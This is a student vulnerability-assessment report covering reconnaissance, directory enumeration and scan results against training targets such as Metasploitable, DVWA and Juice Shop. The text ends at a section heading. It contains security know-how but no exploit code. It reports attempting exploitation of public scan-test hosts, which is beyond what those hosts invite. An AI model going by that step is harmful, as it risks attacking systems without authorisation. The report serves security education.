American International University-Bangladesh
Faculty of Science and Technology (FST)
Department of Computer Science
Fall 24-25

Network Defense and Ethical Hacking

VAPT Report

Prepared By
Zaid Amin Rawfin
24-93419-2

February 8, 2025

Table of Contents

1. Executive Summary

This penetration testing engagement was conducted to evaluate the security posture of the target systems by identifying vulnerabilities and assessing potential risks. The assessment followed a structured methodology, including information gathering, vulnerability scanning, exploitation, and post-exploitation activities.

The findings reveal multiple security weaknesses across various systems and applications, ranging from misconfigurations and weak access controls to critical vulnerabilities that could be exploited by attackers. The tested targets include h4cker.org, scanme.nmap.org, Metasploitable, and Websploit VMs, which consist of Mutillidae II, DVWA, and Juice Shop. Key vulnerabilities include outdated software versions, insecure authentication mechanisms, missing security headers, and web application flaws such as SQL injection and cross-site scripting (XSS). Additionally, the testing uncovered issues related to session management, improper server configurations, and exposed sensitive directories.

The exploitation phase demonstrated how these vulnerabilities could be leveraged to gain unauthorized access, escalate privileges, and extract sensitive information. Notable exploits included successful command injection, remote code execution, and reverse shell access, highlighting the risk of a full system compromise. Systems like Metasploitable and DVWA were particularly susceptible to these attacks, underscoring the need for immediate security enhancements.

To mitigate these risks, comprehensive remediation measures have been recommended. These include timely software updates, enforcing strict authentication controls, implementing proper security headers, restricting directory access, and enhancing monitoring and incident response capabilities. By addressing these vulnerabilities, organizations can significantly improve their security resilience against potential cyber threats.

This report serves as a roadmap for strengthening cybersecurity defenses, ensuring that best practices are implemented to safeguard sensitive assets and maintain a robust security posture.

2. Methodology

2.1 Information Gathering

The first phase of penetration testing focused on gathering intelligence about the target systems. This involved both passive and active reconnaissance to identify critical information such as domain details, subdomains, open ports, running services, and technologies in use. By leveraging tools like dnsenum, SpiderFoot, Nmap, WhatWeb, and Wappalyzer, detailed insights were obtained regarding the underlying infrastructure of the targets, including h4cker.org, scanme.nmap.org, Metasploitable, and Websploit VMs (Mutillidae II, DVWA, Juice Shop). This phase helped map out the attack surface and identify potential entry points for further analysis.

Additionally, enumeration techniques were used to retrieve server configurations, SSL/TLS certificates, DNS records, and HTTP response headers. Open ports and running services were analyzed to determine potential vulnerabilities associated with exposed services. By systematically collecting this information, the penetration testing was able to structure the next steps in the assessment, ensuring a targeted approach toward vulnerability identification and exploitation.

2.2 Vulnerability Scanning

Once reconnaissance was completed, automated and manual scanning techniques were applied to uncover security weaknesses in the target systems. Various scanning tools, including Nessus, ZAP, and Retire.js, were used to detect misconfigurations, outdated software versions, and insecure web application components. The scanning process involved testing for known vulnerabilities such as weak

authentication, missing security headers, default credentials, and software with publicly available exploits.

In addition to general vulnerability scanning, specialized tools like DirBuster and Gobuster were utilized for directory enumeration, helping identify hidden files and directories that could contain sensitive information. Web applications were tested for OWASP vulnerabilities, including SQL injection, cross-site scripting (XSS), and broken access controls. The findings from this phase provided a clear picture of potential security risks, which were then verified in the next stage through active exploitation attempts.

2.3 Exploitation

After identifying vulnerabilities, ethical exploitation was conducted to validate their severity and assess the potential impact of successful attacks. This phase involved executing controlled exploits to determine whether unauthorized access, privilege escalation, or data extraction was possible. A combination of Metasploit Framework, SQLMap, and manual testing techniques was used to target known weaknesses in Metasploitable, Mutillidae II, DVWA, and Juice Shop environments. These platforms were intentionally vulnerable, making them ideal for testing and demonstrating real-world attack scenarios.

Initial attempts were made to exploit scanme.nmap.org and h4cker.org, two publicly available test environments. However, due to their stronger security measures and limited attack surfaces, completing a full exploitation process was not feasible. These platforms are designed primarily for reconnaissance and scanning rather than full compromise, restricting opportunities for direct exploitation. As a result, the focus shifted towards Metasploitable for operating system-level attacks and DVWA for web application security testing, where vulnerabilities could be fully exploited and analyzed.

The exploitation efforts uncovered several high-risk vulnerabilities, including command injection, remote code execution, SQL injection, and authentication bypass techniques. Web-based attacks were tested against insecure login mechanisms, input validation flaws, and misconfigurations that could allow an attacker to gain unauthorized access or extract sensitive data. Privilege escalation techniques were also tested on Metasploitable, allowing deeper system access after initial compromise. These findings highlighted the critical security risks associated with misconfigured systems and weak access controls.

For web application exploitation, DVWA was selected as the primary target because other applications within the Websploit VM exhibited similar vulnerabilities. SQL injection attacks were tested against its authentication mechanisms, while cross-site scripting (XSS) and file upload vulnerabilities were leveraged to execute arbitrary commands. The findings from these tests provided a clear understanding of how poorly secured web applications can be compromised, reinforcing the need for stronger security controls, input sanitization, and access restrictions to prevent such attacks.

2.4 Post-Exploitation & Impact Analysis

Once access was gained, post-exploitation activities were performed to evaluate the level of control an attacker could achieve within the compromised systems. Techniques such as privilege escalation, credential dumping, and persistence mechanisms were explored to determine how far an attacker could advance beyond the initial breach. System logs, user accounts, and file permissions were analyzed to identify security gaps that could facilitate long-term unauthorized access.

The impact analysis phase documented the potential consequences of exploitation, including data leakage, system takeover, and network lateral movement. By assessing the risks in a controlled environment, actionable recommendations were provided to mitigate identified threats. This comprehensive evaluation helped in understanding the full extent of vulnerabilities and emphasized the need for stronger security controls across all tested environments.

2.6 Report Generation and Documentation

As part of the penetration testing engagement, **over 41 detailed reports** were generated, covering various aspects of the security assessment. These reports were not merely automated outputs from scanning tools but were carefully curated to provide a comprehensive overview of the findings. Each report includes an in-depth breakdown of reconnaissance, vulnerability scanning, exploitation, and post-exploitation activities, detailing the security weaknesses identified and their potential impact on the target systems.

To ensure clarity and practical usability, screenshots were incorporated throughout the reports to highlight critical findings. These images capture important aspects such as successful exploits, directory enumeration results, authentication bypass attempts, and system compromise scenarios. By visually demonstrating key vulnerabilities, the reports make it easier for security teams to understand the issues and take appropriate remediation steps. The final penetration testing report consolidates all 41 reports, serving as a complete security assessment that provides valuable insights for system administrators and security teams to enhance their defenses effectively.

3. Findings

The findings of this penetration testing engagement provide crucial insights into the security posture of the target system. Through a structured and methodical approach, a variety of vulnerabilities were identified across different layers of the application and network infrastructure. These vulnerabilities range from misconfigurations and weak access controls to exploitable software flaws, all of which could potentially be leveraged by malicious actors to compromise the system’s integrity and confidentiality. The results are presented with a focus on both the technical and operational impact of each issue, offering a comprehensive overview of the security risks present.

In addition to discovering specific vulnerabilities, the testing also highlighted several security best practices that were either absent or inadequately implemented. These gaps in security controls are concerning as they may facilitate unauthorized access or even a full system compromise. The findings, therefore, not only demonstrate areas of immediate concern but also provide a roadmap for strengthening the security posture moving forward. Recommendations for remediation are provided alongside each finding, detailing both tactical fixes and strategic measures to ensure long-term security resilience.

3.1 Information Gathering

Information gathering serves as the foundational step in any penetration testing engagement, providing a comprehensive overview of the target’s network structure, active services, and potential vulnerabilities. The goal is to collect data that can guide the next phases of the assessment, such as vulnerability scanning and exploitation. This section outlines the details obtained from the enumeration of various target domains, IP addresses, and network configurations, providing insights into the underlying systems and services.

3.1.1 Target Enumeration

The enumeration of h4cker.org revealed critical details such as its IP addresses, DNS records, open ports, and subdomains, providing a clearer picture of the target's infrastructure. Notable findings include the presence of Varnish proxies on ports 80 and 443, along with a Let's Encrypt SSL certificate securing the domain. The attempt to perform a zone transfer on the domain failed, indicating some security measures in place. Similarly, the scan of scanme.nmap.org uncovered several open ports, including SSH and HTTP services, as well as information about the operating systems in use, highlighting Linux and various potential service versions. Additionally, filtering of certain ports was observed, which could be indicative of defensive measures. Other enumerations, such as for

Metasploitable, OWASP Mutillidae II, and OWASP DVWA, further contributed to the understanding of the network and its potential security gaps, with a focus on exposed services and vulnerable configurations, such as missing HTTPOnly flags and accessible Git repositories.

h4cker.org

The target domain h4cker.org was identified with multiple IP addresses associated with it: 185.199.108.153, 185.199.109.153, 185.199.110.153, and 185.199.111.153. The reverse DNS (rDNS) record indicates that the domain is hosted on GitHub. Subdomains of the target include lab.h4cker.org, mail.h4cker.org, portal.h4cker.org, and web.h4cker.org, all pointing to various GitHub.io domains. The domain uses Varnish for HTTP proxying, which is confirmed by open ports 80 and 443, running on the IP addresses mentioned. Additionally, a valid SSL certificate issued by Let's Encrypt was found, providing RSA 2048-bit encryption with an expiration date of April 3, 2025. The DNS name servers for h4cker.org are associated with Google's cloud-based domain management services, further indicating the use of a robust infrastructure for domain management.

Category	Details
Target Domain	h4cker.org
IP Addresses	185.199.108.153, 185.199.109.153, 185.199.110.153, 185.199.111.153
rDNS Record	cdn-185-199-108-153.github.com
Subdomains	lab.h4cker.org (CNAME: santosomar.github.io), mail.h4cker.org (CNAME: pentestplus.github.io),
	portal.h4cker.org (CNAME: pentestplus.github.io), web.h4cker.org (CNAME: pentestplus.github.io)
Open Ports	80/tcp (http-proxy - Varnish), 443/tcp (ssl/http-proxy - Varnish)
SSL Certificate	Subject: h4cker.org, Issuer: Let's Encrypt, Public Key: RSA 2048 bits, Expiration: 2025-04-03
HTTP Headers	GitHub.com
Supported HTTP Methods	GET, HEAD
DNS Name Servers	ns-cloud-c3.googledomains.com (216.239.36.108), ns-cloud-c2.googledomains.com (216.239.34.108),
	ns-cloud-c4.googledomains.com (216.239.38.108), ns-cloud-c1.googledomains.com (216.239.32.108)
Mail (MX) Servers	mxa.mailgun.org (34.160.63.108), mxb.mailgun.org (34.160.13.42)
Zone Transfer Attempt	Failed (REFUSED) for ns-cloud-c1, ns-cloud-c2, ns-cloud-c3, ns-cloud-c4
Class C Netranges	185.199.108.0/24, 185.199.109.0/24, 185.199.110.0/24, 185.199.111.0/24
OS Information	Actiontec MI424WR-GEN3I WAP, DD-WRT v24-sp2 (Linux 2.4.37)
Traceroute Information	1st Hop: 192.168.133.2, 2nd Hop: cdn-185-199-108-153.github.com (185.199.108.153)
Additional Information	TCP Sequence Prediction: Difficulty=260 (Good luck!), IP ID Sequence Generation: Incremental

scanme.nmap.org

The scanme.nmap.org domain was discovered to have several open ports, including 22 (SSH), 80 (HTTP), 9929 (Nping echo), and 31337 (TCP Wrapped). SSH host keys of multiple types were identified, such as DSA, RSA, ECDSA, and ED25519, suggesting a variety of cryptographic methods in use for secure connections. HTTP headers indicate the presence of an Apache server (version 2.4.7), supporting HTTP methods like POST, GET, and HEAD. The domain also shows significant information about its operating systems, including Linux and possible instances of DD-WRT, a Linux-

based router firmware. Traceroute data revealed that the network is two hops away, with the first hop being 192.168.133.2, followed by the IP address of scanme.nmap.org.

Category	Details
Target Domain	scanme.nmap.org
IP Addresses	45.33.32.156, 2600:3c01::f03c:91ff:fe18:bb2f (IPv6, not scanned)
Open Ports	22/tcp (SSH - OpenSSH 6.6.1p1), 80/tcp (HTTP - Apache 2.4.7), 9929/tcp (Nping echo), 31337/tcp (TCP Wrapped)
Filtered Ports	514/tcp (shell), 1719/tcp (H323 Gateway), 1720/tcp (H323 Q931), 2001/tcp (DC), 5060/tcp (SIP), 5061/tcp (SIP-TLS), 49152/tcp (unknown)
SSH Host Keys	DSA: 1024 ac:00:a0:1a:82:ff:cc:55:99:dc:67:2b:34:97:6b:75, RSA: 2048 20:3d:2d:44:62:2a:b0:5a:9d:b5:b3:05:14:c2:a6:b2, ECDSA: 256 96:02:bb:5e:57:54:1c:4e:45:2f:56:4c:4a:24:b2:57, ED25519: 256 33:fa:91:0f:e0:e1:7b:1f:6d:05:a2:b0:f1:54:41:56
HTTP Headers	Apache/2.4.7 (Ubuntu), HTTP Methods: POST, OPTIONS, GET, HEAD
HTTP Title	"Go ahead and ScanMe!"
Favicon	Nmap Project
OS Information	Linux, possible Actiontec MI424WR-GEN3I, DD-WRT v24-sp2 (Linux Kernel 2.4.37), Linux 3.2, Linux 4.4, Microsoft Windows XP SP3/Windows 7/Windows Server 2012
TCP Sequence Prediction	Difficulty=254 (Good luck!)
IP ID Sequence Generation	Incremental
Service Info	OS: Linux, CPE: cpe:/o:linux:linux_kernel
Traceroute Information	1st Hop: 192.168.133.2, 2nd Hop: scanme.nmap.org (45.33.32.156)
Network Distance	2 hops

Metasploitable

Metasploitable's IP addresses were scanned, revealing multiple open ports across various systems. Key services identified include Microsoft Windows RPC, NetBIOS, VMware authentication, MS SQL Server 2022, and HTTPAPI running on different ports. Additionally, SMB and MySQL services were found active. The system fingerprinting for each address showed that certain ports were filtered or closed, which may indicate potential security measures in place. Notably, the MAC address of the host, identified as VMware, further clarified the virtualized nature of the environment.

IP Address	Open Ports	Services & Versions	MAC Address
192.168.133.1	135, 139, 445, 902, 912, 1433, 5357	Microsoft Windows RPC, NetBIOS, VMware Auth, MS SQL Server 2022, HTTPAPI	00:50:56:C0:00:08 (VMware)
192.168.133.2	53	Unbound DNS	00:50:56:E5:1C:E4 (VMware)
192.168.133.136	21, 22, 80, 445, 631, 3306, 8080	ProFTPD, OpenSSH, Apache, Samba, MySQL, Jetty	00:0C:29:8D:A2:3A (VMware)
192.168.133.254	None (All filtered)	-	00:50:56:E4:4F:36 (VMware)
192.168.133.129	None (All closed)	-	Too many fingerprints match this host

OWASP Mutillidae II

The IP address for the OWASP Mutillidae II instance (10.6.6.14) showed up with open ports 80 (HTTP) and 3306 (MySQL). The HTTP service was identified as Apache 2.4.7, and the MySQL service was running version 5.5.60-0ubuntu0.14.04.1. A Git repository was found at the specified URL, posing a potential information leakage risk. Security issues identified included the absence of the HttpOnly flag for PHPSESSID cookies and the exposure of the .git directory, which could allow unauthorized users to gather sensitive information. The OS was detected as a Linux-based system, and the host is estimated to have been up for approximately 17.9 days.

Attribute	Details
IP Address	10.6.6.14
Host Status	Up (0.00024s latency)
Open Ports	80 (HTTP), 3306 (MySQL)
Services & Versions	- HTTP: Apache 2.4.7 (Ubuntu) - MySQL: 5.5.60-0ubuntu0.14.04.1
Git Repository Found	http://10.6.6.14/.git/
Remote Git URL	https://github.com/fermayo/hello-world-lamp.git
HTTP Methods Supported	GET, HEAD, POST, OPTIONS
Restricted Entries (robots.txt)	passwords/, config.inc, classes/, javascript/, owasp-esapi-php/, documentation/, phpmyadmin/, includes/
Security Issues	- PHPSESSID cookie missing httponly flag - Exposed .git directory (potential information disclosure)
OS Detected	Linux 4.X/5.X, MikroTik RouterOS 7.X
MAC Address	02:42:0A:06:06:0E (Unknown)
Network Distance	1 hop
Uptime Estimate	~17.9 days (since Jan 20, 2025)

OWASP DVWA

OWASP DVWA, located at IP 10.6.6.13, was found to have a single open port (80 for HTTP). The Apache service was running version 2.4.10 (Debian). The security issue identified here was the missing HttpOnly flag on the PHPSESSID cookie, which could allow session hijacking. The restricted paths listed in the robots.txt file revealed that the site disallowed access to all paths, but potential vulnerabilities were still present due to improper session handling. The host was estimated to have been up for around 35.5 days.

Attribute	Details
IP Address	10.6.6.13
Host Status	Up (0.00024s latency)
Open Port	80 (HTTP)
Service & Version	Apache 2.4.10 (Debian)
HTTP Title	Login :: Damn Vulnerable Web Application (DVWA) v1.9
Restricted Paths (robots.txt)	/ (Disallows all)
Security Issues	- PHPSESSID cookie missing httponly flag
OS Detected	Linux 4.X/5.X
MAC Address	02:42:0A:06:06:0D (Unknown)
Network Distance	1 hop
Uptime Estimate	~35.5 days (since Jan 2, 2025)

OWASP Juice Shop

The OWASP Juice Shop instance was located at IP 10.6.6.12 with an open port 3000, indicating the use of Node.js Express framework for the HTTP service. A potential security risk was identified due to the lax CORS policy, allowing a variety of HTTP methods like GET, POST, PUT, DELETE, and PATCH, which could be abused in cross-origin attacks. The host system was Linux-based, and the network distance was one hop. The system's uptime was estimated at approximately 31.2 days, showing the duration for which the instance had been active since its last reset or restart.

Attribute	Details
Target IP	10.6.6.12
Host Status	Up (Latency: 0.00014s)
Open Port	3000/tcp (HTTP - Node.js Express framework)
Service Detected	Node.js Express
HTTP Title	*OWASP Juice Shop*
robots.txt Entry	/ftp (Disallowed path)
CORS Policy	HEAD, GET, POST, PUT, DELETE, PATCH (Potential security risk)
MAC Address	02:42:0A:06:06:0C (Unknown)
Operating System	Linux 4.X/5.X, MikroTik RouterOS 7.X
OS Details	Linux 4.15 - 5.19, OpenWrt 21.02, MikroTik RouterOS 7.2 - 7.5
Uptime Estimate	~31.2 days (since Jan 7, 2025)
Network Distance	1 hop
TCP Sequence Prediction	Difficulty = 263 (*Moderately predictable*)
IP ID Sequence	All zeros (*Potential IDS evasion or firewalling technique*)

3.1.2 Directory Enumeration

Directory enumeration on h4cker.org was not possible due to its high security measures, which prevented access to most paths. As a result, the target's directory structure could not be fully enumerated, and therefore no findings were included for this domain. However, directory enumeration was successfully conducted on other targets such as Metasploitable, OWASP Mutillidae II, and OWASP DVWA. Various paths were tested, revealing a mix of accessible resources, restricted directories, and redirects to external locations, which could potentially expose sensitive information or provide attack vectors. This enumeration process helped identify exposed files and services, some of which could be leveraged for further exploitation.

scanme.nmap.org

Several directories on the h4cker.org domain were tested, with some resulting in 403 Forbidden status codes, indicating restricted access. Notable directories include /.htpasswd, /.htaccess, /favicon.ico, and /server-status, all of which returned a 403 status. The /.svn directory, however, was redirected with a 301 status to http://scanme.nmap.org/.svn/, potentially indicating version control files. Similarly, the /images and /shared directories returned 301 redirects to http://scanme.nmap.org/images/ and http://scanme.nmap.org/shared/, suggesting that these resources were linked to external content hosted on another domain. The /index directory returned a 200 OK status with a significant file size of 6974 bytes, indicating a standard index page was accessible.

Path	Status	Size	Redirect/URL
/.htpasswd	403	291	-
/.htaccess	403	291	-
/.svn	301	316	http://scanme.nmap.org/.svn/
/favicon.ico	403	293	-

/images	301	318	http://scanme.nmap.org/images/
/index	200	6974	-
/server-status	403	295	-
/shared	301	318	http://scanme.nmap.org/shared/

Metasploitable

Testing on Metasploitable revealed multiple directories returning 301 redirects to internal resources, including /chat, /drupal, /phpmyadmin, and /uploads, all redirecting to paths on the IP address 192.168.133.136. The /.htaccess, /.htpasswd, and /cgi-bin/ directories returned 403 status codes, meaning they were restricted. The server-status directory also resulted in a 403 status, likely indicating an attempt to access sensitive server information. Redirection to sensitive paths like /phpmyadmin (a popular admin interface for MySQL) and /drupal (for the Drupal content management system) suggests the presence of potentially exploitable services.

Directory	Status	Size	Redirect/URL
/.htaccess	403	291	-
/.htpasswd	403	291	-
/cgi-bin/	403	290	-
/chat	301	316	http://192.168.133.136/chat/
/drupal	301	318	http://192.168.133.136/drupal/
/phpmyadmin	301	322	http://192.168.133.136/phpmyadmin/
/server-status	403	295	-
/uploads	301	319	http://192.168.133.136/uploads/

OWASP Mutillidae II

The directory enumeration for OWASP Mutillidae II on IP 10.6.6.14 showed several directories with 301 redirects, including /ajax, /classes, /data, /documentation, /images, /includes, /javascript, /passwords, /phpmyadmin, /styles, /test, and /webservices, all redirecting to specific paths on the same server. This suggests that various services and resources are exposed, potentially vulnerable to exploitation. Notably, /robots.txt and /robots returned a 200 OK status, providing publicly accessible information on restricted paths, though they contained no sensitive data. Several directories like /.htaccess, /.htpasswd, and /cgi-bin/ returned 403 Forbidden statuses, indicating that these areas were properly secured. The server-status directory was also restricted, preventing access to server-specific information.

Directory	Status	Size	Redirect/URL
/.htaccess	403	285	-
/.htpasswd	403	285	-
/ajax	301	304	http://10.6.6.14/ajax/
/cgi-bin/	403	284	-
/classes	301	307	http://10.6.6.14/classes/
/data	301	304	http://10.6.6.14/data/
/documentation	301	313	http://10.6.6.14/documentation/
/images	301	306	http://10.6.6.14/images/
/includes	301	308	http://10.6.6.14/includes/
/javascript	301	310	http://10.6.6.14/javascript/
/passwords	301	309	http://10.6.6.14/passwords/
/phpmyadmin	301	310	http://10.6.6.14/phpmyadmin/
/robots.txt	200	190	-
/robots	200	190	-

/server-status	403	289	-
/styles	301	306	http://10.6.6.14/styles/
/test	301	304	http://10.6.6.14/test/
/webservices	301	311	http://10.6.6.14/webservices/

OWASP DVWA

Directory enumeration for OWASP DVWA on IP 10.6.6.13 showed that some directories returned 301 redirects, such as /config, /docs, and /external, redirecting to paths on the same server. The favicon.ico and robots.txt files returned 200 OK statuses, indicating these resources were accessible without restrictions. /.htaccess and /.htpasswd returned 403 status codes, meaning attempts to access sensitive configuration files were blocked. The server-status directory was also restricted with a 403 status. The robots.txt file disallowed access to certain paths, which may be an attempt to prevent search engines from indexing potentially sensitive directories.

Directory	Status	Size	Redirect/URL
/.htaccess	403	293	-
/.htpasswd	403	293	-
/config	301	307	http://10.6.6.13/config/
/docs	301	305	http://10.6.6.13/docs/
/external	301	309	http://10.6.6.13/external/
/favicon.ico	200	1406	-
/robots.txt	200	26	-
/server-status	403	297	-

3.1.3 Tools & Technology Identification

The platform and tools used by each target varied significantly, reflecting the underlying technologies powering their web services. For h4cker.org, a combination of MkDocs for documentation, Fastly as a CDN, and GitHub Pages as the PaaS provider was observed, indicating the use of modern tools for hosting and content delivery. The platform relied heavily on Python for its programming language, with Varnish used for caching. In contrast, OWASP Mutillidae II utilized Apache HTTP Server for web serving, PHP for programming, and Ubuntu as the operating system, while also incorporating PayPal for payment processing. OWASP DVWA relied on Apache HTTP Server and PHP on a Debian operating system, highlighting the focus on PHP-based web applications. Lastly, OWASP Juice Shop incorporated a wide range of technologies, including Angular for frontend development, Express and Node.js for backend services, and Cloudflare for CDN functionality, demonstrating a more complex tech stack with various JavaScript libraries and frameworks to enhance user experience and performance.

h4cker.org

h4cker.org employed a modern tech stack focused on efficient documentation and hosting. MkDocs, version 1.6.1, was used for creating and managing documentation. The site relied on Google Font API for font management and Fastly as a content delivery network (CDN) for faster content delivery. Varnish was used for caching purposes, ensuring optimized performance. The backend programming was powered by Python, and the site was hosted on GitHub Pages, showcasing a combination of static site generation and cloud hosting.

Category	Technology	Version
Documentation Tools	MkDocs	1.6.1
Font Scripts	Google Font API	N/A

Caching	Varnish	N/A
Programming Languages	Python	N/A
CDN	Fastly	N/A
PaaS	GitHub Pages	N/A

OWASP Mutillidae II

OWASP Mutillidae II made use of Apache HTTP Server (version 2.4.7) as its web server, and PHP (version 5.5.9) for server-side programming. The system ran on an Ubuntu operating system, with PayPal integrated for payment processing. The web application also used the jQuery JavaScript library (version 1.8.3) to handle client-side scripting, providing interactivity for the site.

Category	Name	Version
Web Servers	Apache HTTP Server	2.4.7
Programming Languages	PHP	5.5.9
Operating Systems	Ubuntu	N/A
Payment Processors	PayPal	N/A
JavaScript Libraries	jQuery	1.8.3

OWASP DVWA

OWASP DVWA utilized Apache HTTP Server (version 2.4.10) to serve web pages and PHP for dynamic content generation. The platform ran on a Debian operating system. As a vulnerable web application, its architecture focused on exposing security flaws in PHP-based applications for testing and educational purposes.

Category	Name	Version
Web Servers	Apache HTTP Server	2.4.10
Programming Languages	PHP	N/A
Operating Systems	Debian	N/A

OWASP Juice Shop

OWASP Juice Shop employed an array of technologies that enhanced its frontend and backend capabilities. Angular (version 9.1.1) was used for frontend development, while Express served as the backend framework running on Node.js. TypeScript was used in conjunction with these technologies, and Webpack assisted in bundling the application. The application also utilized Cloudflare and cdnjs as CDNs, and a variety of JavaScript libraries such as Hammer.js (version 2.0.7), core-js (version 2.6.11), and jQuery (version 2.2.4) for improving functionality and user experience.

Category	Technology	Version
JavaScript Frameworks	Angular	9.1.1
	Zone.js	N/A
Font Scripts	Font Awesome	N/A
Web Frameworks	Express	N/A
Miscellaneous	Webpack	N/A
Web Servers	Express	N/A
Mobile Frameworks	Onsen UI	N/A
Programming Languages & Frameworks	TypeScript	N/A
	Node.js	N/A
CDN	Cloudflare	N/A
	cdnjs	N/A

JavaScript Libraries	Hammer.js	2.0.7
	core-js	2.6.11
	jQuery	2.2.4

3.2 Vulnerability Scanning

3.2.1 Vulnerability Scan Results

The Vulnerability Scan Results provide an overview of the security posture of the tested platforms, highlighting the severity and details of identified vulnerabilities. While h4cker.org and scanme.nmap.org did not show any critical, high, medium, or low vulnerabilities, they each had a set of informational findings related to system configuration, SSL/TLS settings, and service detection. In contrast, Metasploitable exhibited a range of vulnerabilities across multiple severity levels, including numerous critical flaws related to outdated PHP versions and phpMyAdmin, as well as high and medium-severity issues involving SSL certificates and insecure configurations. These results offer valuable insights into the security risks present on each platform.

h4cker.org

The vulnerability scan of h4cker.org did not identify any critical, high, medium, or low vulnerabilities. However, 15 informational findings were detected, including details such as common platform enumeration (CPE), device types, and host fully qualified domain name (FQDN) resolution. Other findings included SSL/TLS versions supported, SSL certificate expiration details, and service detection.

CRITICAL	HIGH	MEDIUM	LOW	INFO	Total
0	0	0	0	15	15

Vulnerability Details of h4cker.org

SEVERITY	CVSS V3.0	VPR SCORE	EPSS SCORE	PLUGIN ID	NAME
INFO	N/A	-	-	45590	Common Platform Enumeration (CPE)
INFO	N/A	-	-	54615	Device Type
INFO	N/A	-	-	12053	Host Fully Qualified Domain Name (FQDN) Resolution
INFO	N/A	-	-	11219	Nessus SYN scanner
INFO	N/A	-	-	19506	Nessus Scan Information
INFO	N/A	-	-	11936	OS Identification
INFO	N/A	-	-	10180	Ping the remote host
INFO	N/A	-	-	56984	SSL / TLS Versions Supported
INFO	N/A	-	-	83298	SSL Certificate Chain Contains Certificates Expiring Soon
INFO	N/A	-	-	42981	SSL Certificate Expiry - Future Expiry
INFO	N/A	-	-	10863	SSL Certificate Information
INFO	N/A	-	-	94761	SSL Root Certification Authority Certificate Information
INFO	N/A	-	-	22964	Service Detection

INFO	N/A	-	-	84821	TLS ALPN Supported Protocol Enumeration
INFO	N/A	-	-	10287	Traceroute Information

scanme.nmap.org

Similar to h4cker.org, scanme.nmap.org did not exhibit any critical, high, medium, or low vulnerabilities but had 10 informational findings. These included Apache banner Linux distribution disclosure, device types, host FQDN resolution, and various scan information, along with details about network services like pinging remote hosts and traceroute information.

CRITICAL	HIGH	MEDIUM	LOW	INFO	Total
0	0	0	0	10	10

Vulnerability Details of scanme.nmap.org

SEVERITY	CVSS V3.0	VPR SCORE	EPSS SCORE	PLUGIN ID	NAME
INFO	N/A	-	-	18261	Apache Banner Linux Distribution Disclosure
INFO	N/A	-	-	45590	Common Platform Enumeration (CPE)
INFO	N/A	-	-	54615	Device Type
INFO	N/A	-	-	12053	Host Fully Qualified Domain Name (FQDN) Resolution
INFO	N/A	-	-	46215	Inconsistent Hostname and IP Address
INFO	N/A	-	-	11219	Nessus SYN scanner
INFO	N/A	-	-	19506	Nessus Scan Information
INFO	N/A	-	-	11936	OS Identification
INFO	N/A	-	-	10180	Ping the remote host
INFO	N/A	-	-	10287	Traceroute Information

Metasploitable

Metasploitable showed significant vulnerabilities across multiple severity levels. There were 9 critical vulnerabilities, including multiple vulnerabilities in PHP versions 5.4.x (ranging from 5.4.38 to 5.4.43), and a critical vulnerability in phpMyAdmin prior to version 4.8.6 related to SQL injection. Additionally, there were 14 high-severity vulnerabilities and 19 medium-severity vulnerabilities, primarily concerning PHP versions, SSL certificate issues, and insecure configurations such as IP forwarding and SMB signing. The scan also identified 4 low-severity vulnerabilities, such as ICMP timestamp requests and web server password auto-completion.

CRITICAL	HIGH	MEDIUM	LOW	INFO	Total
9	14	19	4	66	112

Vulnerability Details of Metasploitable

SEVERITY	CVSS V3.0	VPR SCORE	EPSS SCORE	PLUGIN ID	NAME
CRITICAL	9.8	8.9	-	0.9498	PHP 5.4.x < 5.4.38 Multiple Vulnerabilities (GHOST)

CRITICAL	9.8	8.8	-	0.9508	PHP 5.4.x < 5.4.39 Multiple Vulnerabilities
CRITICAL	9.8	6.7	-	0.7132	PHP 5.4.x < 5.4.40 Multiple Vulnerabilities
CRITICAL	9.8	6.7	-	0.6998	PHP 5.4.x < 5.4.41 Multiple Vulnerabilities
CRITICAL	9.8	6.7	-	0.0758	PHP 5.4.x < 5.4.42 Multiple Vulnerabilities
CRITICAL	9.8	5.9	-	0.0203	PHP 5.4.x < 5.4.43 Multiple Vulnerabilities (BACKRONYM)
CRITICAL	10.0	-	-	0.0101	phpMyAdmin prior to 4.8.6 SQLi vulnerability (PMASA-2019-3)
HIGH	7.5	-	-	0.6144	PHP 5.4.x < 5.4.19 Multiple Vulnerabilities
HIGH	7.3	5.9	-	0.0035	IP Forwarding Enabled
HIGH	7.3	5.9	-	0.8801	PHP 5.4.x < 5.4.37 Multiple Vulnerabilities
HIGH	7.5*	7.4	-	0.0225	PHP 5.4.x < 5.4.44 Multiple Vulnerabilities
MEDIUM	6.5	4.9	-	0.0035	SSL Certificate Cannot Be Trusted
MEDIUM	6.5	-	-	0.6144	SSL Self-Signed Certificate
MEDIUM	6.5	-	-	0.8801	TLS Version 1.0 Protocol Detection
MEDIUM	6.5	-	-	0.0225	TLS Version 1.1 Deprecated Protocol
MEDIUM	5.3	-	-	0.8801	PHP 5.4.x < 5.4.12 Information Disclosure
MEDIUM	5.3	-	-	0.0053	SMB Signing not required
MEDIUM	5.0*	-	-	0.0004	SSL/TLS Protocol Initialization Vector Information Disclosure (BEAST)
MEDIUM	5.0*	4.4	-	0.5897	PHP 5.4.x < 5.4.16 Multiple Vulnerabilities
LOW	2.1*	2.2	-	0.8808	ICMP Timestamp Request Remote Date Disclosure
LOW	2.6*	-	-	N/A	PHP 5.4.x < 5.4.31 CLI Server 'header' DoS
LOW	2.6*	-	-	N/A	Web Server Allows Password Auto-Completion

3.2.2 Identified Web Vulnerabilities & Security Alerts

The **Identified Web Vulnerabilities & Security Alerts** section details the security issues found across various platforms. For **OWASP Mutillidae II**, the identified vulnerabilities include two medium-level alerts, such as the lack of a Content Security Policy (CSP) header and missing anti-clickjacking headers. It also featured low-risk issues like cookies without the HttpOnly flag and leaks of server version information. **OWASP DVWA** exhibited a broader range of vulnerabilities, including critical high-risk open redirects and a significant number of medium and low-risk issues, such as application error disclosures, missing anti-CSRF tokens, and insecure transitions from HTTP to HTTPS. **OWASP Juice Shop** showed high-severity SQL injection vulnerabilities and several medium-severity issues, including a lack of CSP headers and session ID leakage through URLs. Informational alerts for all

platforms typically included cookie poisoning, suspicious comments, and user agent fuzzing. These findings highlight areas for improvement in web application security across these platforms.

OWASP Mutillidae II

